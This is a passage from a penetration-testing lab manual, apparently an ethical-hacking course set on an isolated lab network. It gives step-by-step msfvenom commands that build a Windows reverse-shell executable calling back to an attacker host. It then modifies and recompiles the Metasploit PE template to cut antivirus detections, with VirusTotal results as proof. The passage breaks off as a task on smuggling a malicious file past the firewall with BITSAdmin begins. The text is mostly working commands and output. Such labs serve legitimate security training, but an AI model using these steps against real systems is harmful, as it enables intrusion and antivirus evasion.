
```
Applications Places System msfvenom -p windows/shell_reverse_tcp lhost=10.10.1.13 lport=444 -f exe > /home/attacker/Windows.exe - Parrot Terminal
File Edit View Search Terminal Help
[attacker@parrot] ~
$ sudo su
[sudo] password for attacker:
[root@parrot] ~
# msfvenom -p windows/shell_reverse_tcp lhost=10.10.1.13 lport=444 -f exe > /home/attacker/Windows.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 324 bytes
Final size of exe file: 73802 bytes
[root@parrot] ~
#
```

7. Double click on **Firefox** icon, to open Firefox browser and type **https://www.virustotal.com** in the address bar and press **Enter**.

Applications Places System                                  <img alt



8. In the **VirusTotal** website click on **Choose file** option, in the **File Upload** window navigate to the **/home/attacker** directory and select **Windows.exe** file and click on **Open**.



9. Once the file is uploaded click on **Confirm upload** button to start the analysis.

The screenshot shows a Parrot OS desktop environment with a Firefox browser window open to the VirusTotal homepage (<https://www.virustotal.com/gui/home/upload>). The browser toolbar includes links for 'Getting Started', 'Start', 'Parrot OS', 'Community', 'Docs', 'Git', 'CryptPad', 'Privacy', 'Pentest', and 'Learn'. The main content area displays the VirusTotal logo and a brief description: 'Analyze suspicious files, domains, IPs and URLs to detect malware and other breaches, automatically share them with the security community'. Below this are three tabs: 'FILE' (selected), 'URL', and 'SEARCH'. A file icon with a fingerprint is shown above a file upload input field containing 'Windows.exe'. A 'Confirm upload' button is visible. A tooltip at the bottom left suggests automating submissions via the API. The bottom of the screen shows the Parrot OS taskbar with icons for 'Menu', a terminal window showing 'msfvenom -p windows...', and the 'VirusTotal - Home - Mozilla Firefox' window.

10. After completing the analysis VirusTotal website shows the number of antivirus that have detected the virus.

① 54 security vendors and no sandboxes flagged this file as malicious

93839a0ba238aa97325f04f443a4522ce3f32cf4b75e04fe65f1d7f85c962edb

ab.exe

72.07 KB | 2022-04-18 12:15:23 UTC | 2 minutes ago

EXE

	DETECTION	DETAILS	RELATIONS	BEHAVIOR	COMMUNITY
Ad-Aware	① Trojan.CryptZ.Gen			AhnLab-V3	① Trojan/Win32.Shell.R1283
ALYac	① Trojan.CryptZ.Gen			Antiy-AVL	① Trojan/Generic.ASCCommon.153
Arcabit	① Trojan.CryptZ.Gen			Avast	① Win32:SwPatch [Wrm]
AVG	① Win32:SwPatch [Wrm]			Avira (no cloud)	① TR/Patched.Gen2
BitDefender	① Trojan.CryptZ.Gen			BitDefenderTheta	① Gen:NN.ZexAF.34606.eq1@aaDU

msfvenom -p windows/... VirusTotal - File - 9383...

11. In the above screenshot we can see that **54** out of **70** antivirus vendors have detected the malicious file.

The result might differ when you perform this task.

12. In the terminal, type **pluma /usr/share/metasploit-framework/data/templates/src/pe/exe/template.c** and press **Enter**.

The screenshot shows a terminal window on a Parrot OS desktop environment. The terminal title is "msfvenom -p windows/shell_reverse_tcp lhost=10.10.1.13 lport=444 -f exe > /home/attacker/Windows.exe - Parrot Terminal". The terminal content shows the command being run, followed by output indicating the payload was generated successfully as a raw executable file named "Windows.exe" in the "/home/attacker/" directory. The final command shown is "#pluma /usr/share/metasploit-framework/data/templates/src/pe/exe/template.c", which is likely intended to open the template file in a text editor.

```
msfvenom -p windows/shell_reverse_tcp lhost=10.10.1.13 lport=444 -f exe > /home/attacker/Windows.exe - Parrot Terminal
File Edit View Search Terminal Help
[attacker@parrot]~[-]
$ sudo su
[sudo] password for attacker:
[root@parrot]~|/home/attacker|
#msfvenom -p windows/shell_reverse_tcp lhost=10.10.1.13 lport=444 -f exe > /home/attacker/Windows.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 324 bytes
Final size of exe file: 73802 bytes
[root@parrot]~|/home/attacker|
#pluma /usr/share/metasploit-framework/data/templates/src/pe/exe/template.c
```

13. A **template.c** file appears, in the line 3 change the payload size from **4096** to **4000**, save the file and close the editor.

The screenshot shows a terminal window titled "pluma /usr/share/metasploit-framework/data/templates/src/pe/exe/template.c - Parrot Terminal". The terminal is running on a Parrot OS desktop environment. The window title bar also displays the file path. The terminal window contains the following text:

```
t=444 -f exe > /home/attacker/Windows  
dows from the payload  
/exe/template.c
```

The main content of the terminal is the source code for template.c:1#include <stdio.h>
2
3#define SCSIZE 4000
4char payload[SCSIZE] = "PAYLOAD:";
5
6char comment[512] = "";
7
8int main(int argc, char **argv) {
9 (*(void (*)()) payload)();
10 return(0);
11 }

The terminal status bar shows "C" with a dropdown arrow, "Tab Width: 4", "Ln 3, Col 16", and "INS". The desktop background is visible behind the terminal window.

14. Now, type **cd /usr/share/metasploit-framework/data/templates/src/pe/exe/** in the terminal and press **Enter** to navigate to exe folder.
15. Type **i686-w64-mingw32-gcc template.c -lws2_32 -o evasion.exe** and press **Enter**, to recompile the standard template.

The screenshot shows a Parrot OS desktop environment. In the foreground, a terminal window titled "i686-w64-mingw32-gcc template.c -lws2_32 -o evasion.exe - Parrot Terminal" is open. The terminal shows the command `#i686-w64-mingw32-gcc template.c -lws2_32 -o evasion.exe` being run. The background shows a file manager window titled "attacker's Home" with icons for "README.Licence" and "Trash". The desktop bar at the bottom includes icons for "Menu", "i686-w64-mingw32-g...", and "[VirusTotal - File - 938...]".

```
i686-w64-mingw32-gcc template.c -lws2_32 -o evasion.exe - Parrot Terminal
#i686-w64-mingw32-gcc template.c -lws2_32 -o evasion.exe
```

16. Type **ls** and press **Enter** to list the contents of the **exe** folder.

The screenshot shows a Parrot OS desktop environment. In the foreground, a terminal window titled "ls --color=auto - Parrot Terminal" is open, displaying the following command and its output:

```
[root@parrot]# i686-w64-mingw32-gcc template.c -lws2_32 -o evasion.exe
[root@parrot]# ls
evasion.exe service template.c template.s template_x64_windows.asm
[root@parrot]#
```

The desktop background features a dark, geometric abstract design. On the left side of the screen, there is a vertical dock containing icons for "README/license", "Trash", and "VirusTotal". The bottom of the screen shows the desktop menu bar with "Menu" and "VirusTotal - File - 938...".

17. In a new terminal generate a payload using new template by the following command, **msfvenom -p windows/shell_reverse_tcp lhost=10.10.1.13 lport=444 -x /usr/share/metasploit-framework/data/templates/src/pe/exe/evasion.exe -f exe > /home/attacker/bypass.exe**

```
[attacker@parrot] -[~]
└→ $msfvenom -p windows/shell_reverse_tcp lhost=10.10.1.13 lport=444 -x /usr/share/metasploit-framework/data/templates/src/pe/exe/evasion.exe -f exe > /home/attacker/bypass.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 324 bytes
Final size of exe file: 103643 bytes
[attacker@parrot] -[~]
└→ $
```

18. Now, switch back to the browser window and in the virustotal page, click on **Upload file** button on the top of the page.

VirusTotal - File - 93839a0ba238aa97325f04f443a4522ce3f32cf4b75e04fe65f1d7f85c962edb - Mozilla Firefox

VirusTotal - File - 93839a0ba238aa97325f04f443a4522ce3f32cf4b75e04fe65f1d7f85c962edb

Getting Started Start Parrot OS Community Docs Git CryptPad Privacy Pentest Learn

93839a0ba238aa97325f04f443a4522ce3f32cf4b75e04fe65f1d7f85c962edb

① 54 security vendors and no sandboxes flagged this file as malicious

93839a0ba238aa97325f04f443a4522ce3f32cf4b75e04fe65f1d7f85c962edb

ab.exe

72.07 KB 2022-04-18 12:15:23 UTC
Size 2 minutes ago

EXE


Community Score ?

DETECTION DETAILS RELATIONS BEHAVIOR COMMUNITY

DETECTION	DETAILS	RELATIONS	BEHAVIOR	COMMUNITY
Ad-Aware	① Trojan.CryptZ.Gen		AhnLab-V3	① Trojan/Win32.Shell.R1283
ALYac	① Trojan.CryptZ.Gen		Antiy-AVL	① Trojan/Generic.ASCommon.153
Arcabit	① Trojan.CryptZ.Gen		Avast	① Win32:SwPatch [Wrm]
AVG	① Win32:SwPatch [Wrm]		Avira (no cloud)	① TR/Patched.Gen2
BitDefender	① Trojan.CryptZ.Gen		BitDefenderTheta	① Gen:NN.ZexAF.34606.eq1@aaDU

Menu ls --color=auto - Parrot... VirusTotal - File - 93839a0ba238aa97325f04f443a4522ce3f32cf4b75e04fe65f1d7f85c962edb Parrot Terminal

19. In the **File Upload** window, select **bypass.exe** file from **/home/attacker** location and click **Open**.



20. After selecting the file click on **Confirm upload** button, virustotal will analyze the detection of malicious file.

Applications Places System

VirusTotal - File - 93839a0ba238aa97325f04f443a4522ce3f32cf4b75e04fe65f1d7f85c962edb - Mozilla Firefox

VirusTotal - File - 93839 X +

Getting Started Start Parrot OS Community Docs Git CryptPad Privacy Pentest Learn

93839a0ba238aa97325f04f443a4522ce3f32cf4b75e04fe65f1d7f85c962edb

Upload file

54 / 70

① 54 security vendors and no sandboxes flagged this file as malicious

93839a0ba238aa973
5f1d7f85c962edb

ab.exe
overlay peexe

Community Score

DETENTION DETAILS RELA

Ad-Aware Trojan.CryptZ

ALYac Trojan.CryptZ

Arcabit Trojan.CryptZ

AVG Win32:SwPal

BitDefender Trojan.CryptZ.Gen

BitDefenderTheta Gen:NN.Zexaf.34606.eq1@aaDU

bypass.exe

UTC

EXE

By submitting data below, you are agreeing to our Terms of Service and Privacy Policy, and to the sharing of your Sample submission with the security community. Please do not submit any personal information; VirusTotal is not responsible for the contents of your submission. [Learn more](#).

Confirm upload

Menu ls --color=auto - Parrot... VirusTotal - File - 9383... Parrot Terminal

① 48 security vendors and no sandboxes flagged this file as malicious

61c89025c616c2874af7632086c624c1285e51f5af49efb0c69e71bf4e3b734c

bypass.exe

101.21 KB 2022-04-18 12:31:07 UTC

Community Score: 48 / 70

Detection	Details	Behavior	Community
Acronis (Static ML)	① Suspicious	Ad-Aware	① Generic.RozenaA.5530E2E7
AhnLab-V3	① Malware/Win32.RL_Generic.R359851	ALYac	① Generic.RozenaA.5530E2E7
Antiy-AVL	① Trojan/Generic.ASCommon.153	Arcabit	① Generic.RozenaA.5530E2E7
Avast	① Win32:SwPatch [Wrm]	AVG	① Win32:SwPatch [Wrm]
Avira (no cloud)	① TR/Patched.Gen2	BitDefender	① Generic.RozenaA.5530E2E7

21. You can observe that now only **48** out of **71** antivirus vendors have detected the malicious file, thus we can evade antivirus detection by modifying Metasploit templates.

The result might differ when you perform this task.


22. Close all open windows.

Task 4: Bypass Firewall through Windows BITSAdmin


BITS (Background Intelligent Transfer Service) is an essential component of Windows XP and later versions of Windows operating systems. BITS is used by system administrators and programmers for downloading files from or uploading files to HTTP webservers and SMB file shares. BITSAdmin is a tool that is used to create download or upload jobs and monitor their progress.

Here, we will use BITSAdmin to bypass firewall and transfer malicious file into the target machine.

1. Click [Windows Server 2019](#) to switch to the **Windows Server 2019** machine and launch **Control Panel**, as shown in the screenshot.



2. The **Control Panel** window appears, click **System and Security**. In **System and Security** window select **Windows Defender Firewall**.



3. The **Windows Defender Firewall** control panel appears; click the **Turn Windows Defender Firewall on or off** link in the left pane.

Windows Defender Firewall

Control Panel Home

Allow an app or feature through Windows Defender Firewall

Change notification settings

[Turn Windows Defender Firewall on or off](#)

Restore defaults

Advanced settings

Troubleshoot my network

Help protect your PC with Windows Defender Firewall

Windows Defender Firewall can help prevent hackers or malicious software from gaining access to your PC through the Internet or a network.

Update your Firewall settings

Windows Defender Firewall is not using the recommended settings to protect your computer.

[Use recommended settings](#)

What are the recommended settings?

Private networks Connected

Networks at home or work where you know and trust the people and devices on the network

